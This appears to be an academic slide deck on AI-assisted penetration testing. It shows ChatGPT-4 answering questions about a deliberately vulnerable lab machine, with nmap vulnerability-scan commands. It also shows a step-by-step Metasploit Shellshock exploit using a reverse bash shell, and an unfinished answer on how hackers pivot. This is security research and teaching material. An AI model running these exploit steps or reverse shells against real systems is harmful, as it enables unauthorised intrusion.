



AI-Assisted Pentesting Using ChatGPT4

Ping Wang, PhD, CISSP

University Professor

NCAE Coordinator & POC

Robert Morris University

wangp@rmu.edu

Overview

- **Focus**

Role of generative AI in pentesting for security vulnerability assessment

- **Significance**

- Pentesting is key to vulnerability knowledge discovery for risk prevention and mitigation
- Large amount of data to be processed in pentesting (recon, scanning, analysis, etc.)
- Fast growing gen AI with LLMs enhances interactivity, automation, and efficiency

- **Goal**

Explore and demonstrate capabilities of gen AI and LLMs (ChatGPT4) to assist human pentesters in vulnerability discovery and analysis in a virtual network

Research Background

- ❑ Benefits of GPT (gen pre-trained) AI & LLMs to Pentesting
 - ✓ Early threat detection and response
 - ✓ Help humans with better implementation of zero-trust policy
 - ✓ Automation, efficiency and accuracy in vulnerability and risk analysis
 - ✓ Help human pentesters to predict profiles and make recommendations
- ❑ Double-edged Sword – Risks & Limitations
 - Malicious misuse for more powerful & automated attacks
 - Potential disclosures of private and sensitive information
 - Hallucinations with misleading misinformation
 - Potential copyright violation in training data

AI-Assisted Pentesting Model


- Assisting pentesters in vulnerability discovery & assessment
- Not for full scale automation in pentesting
- Improve efficiency/accuracy in pentesting steps
- Interactive communication with ChatGPT prompts for answers and advice

Simulation Methodology

- ChatGPT-4
 - Latest and much improved content, communication, and reduced biases
 - Limited training up to 2022 with no explicit memory or direct knowledge retrieval
- VMWare virtual network with 3 VMs for acquiring training data
- VM #1: Vulnerable Target: Bee-Box VM at 10.0.0.54
 - bWAPP or intentional "buggy web application" as target for ethical hacking
 - Apache web server modules and vulnerable configurations
 - Wireshark for traffic capture saved in text format
- VM #2: Attacker: at 10.0.0.190
 - Nmap scripting engine for automated bash script attacks (e.g.)
 - `nmap -p- --script ssl-heartbleed -sV 10.0.0.54`
 - `nmap -p- -sV --script=http-sql-injection 10.0.0.54`
- VM #3: ChatGPT-4 AI tool at 192.168.204.140
 - Trained with data from VM #2
 - Chatbot integrated with LLM to execute prompts for pentesting queries

Virtual Network Diagram

2024 CAE Community Symposium



Sample Findings: Attack Entry Points

Enter your text

Based on the open ports and services, what are the potential entry points for any hacker to attack the host machine?

Clear Submit

output

The potential entry points for any hacker to attack the host machine are SSH (port 22), SMTP (port 25), HTTP (port 80), FTP (port 21), NetBIOS-SSN (port 139), HTTPS (port 443), Microsoft-DS (port 445), Exec (port 512), Login (port 513), Shell (port 514), Doom (port 666), MySQL (port 3306), Distccd (port 3632), VNC-1 (port 5901), X11:1 (port 6001), HTTP-Proxy (port 8080), HTTPS-Alt (port 8443), GLRPC (port 9080), and Tungsten-HTTPS (port 9443).

Flag

Sample Findings: Heartbleed Vulnerability

Enter your text

If IP address 10.0.0.54 is the victim machine, is it vulnerable to heartbleed attack?

output

Yes, it is vulnerable to heartbleed attack. The nmap scan report shows that the machine is running OpenSSL/0.9.8g, which is vulnerable to the heartbleed attack.

Sample Findings: MITM Vulnerability

2024

CAE

Community

output

Enter your text

Is IP address 10.0.0.54 vulnerable to MITM attack?

Yes, it is vulnerable to MITM. The information provided indicates that OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h does not properly restrict processing of ChangeCipherSpec messages, which allows man-in-the-middle attackers to trigger use of a zero length master key in certain OpenSSL-to-OpenSSL communications, and consequently hijack sessions or obtain sensitive information, via a crafted TLS handshake, aka the "CCS Injection" vulnerability.

Sample Findings: Apache Exploitation for Pentesters

Enter your text

Assume I am a pentester. Can you give a step-by-step process to exploit the Apache server using Metasploit commands?

output

1. Start the Metasploit console:
msfconsole
2. Search for the Apache exploit:
search apache
3. Select the exploit:
use exploit/multi/http/apache_mod_cgi_bash_env_exec
4. Set the target:
set RHOST <IP address of the Apache server>
5. Set the payload:
set PAYLOAD cmd/unix/reverse_bash
6. Set the LHOST:
set LHOST <IP address of the attacking machine>
7. Set the LPORT:
set LPORT <port number>
8. Exploit the Apache server:
exploit

Sample Findings: Apache Exploitation for Hackers

2024

CAE

Community

Symposium

Enter your text

How can hackers pivot the Apache server's vulnerability and compromise other devices in the network?

output

Hackers can use the vulnerabilities listed in the context information to exploit the Apache server and gain access to the network. Once they have access, they can use the server as a pivot point to launch attacks on other devices in the network. For example, they can use the CVE-2010-4478

Conclusions

- Recap:
 - To explore the value of AI tools in security pentesting
 - Double-edged sword with benefits and risks
- Contribution:
 - Incorporate AI in pentesting
 - Empirical test data with security vulnerabilities
- Limitations & further research
 - More training data with more vulnerabilities
 - How to use AI to defend against malicious use of AI
- Credits
Research by Wang & D’Cruze (2024) being published by Springer
- Questions?
- Thank you!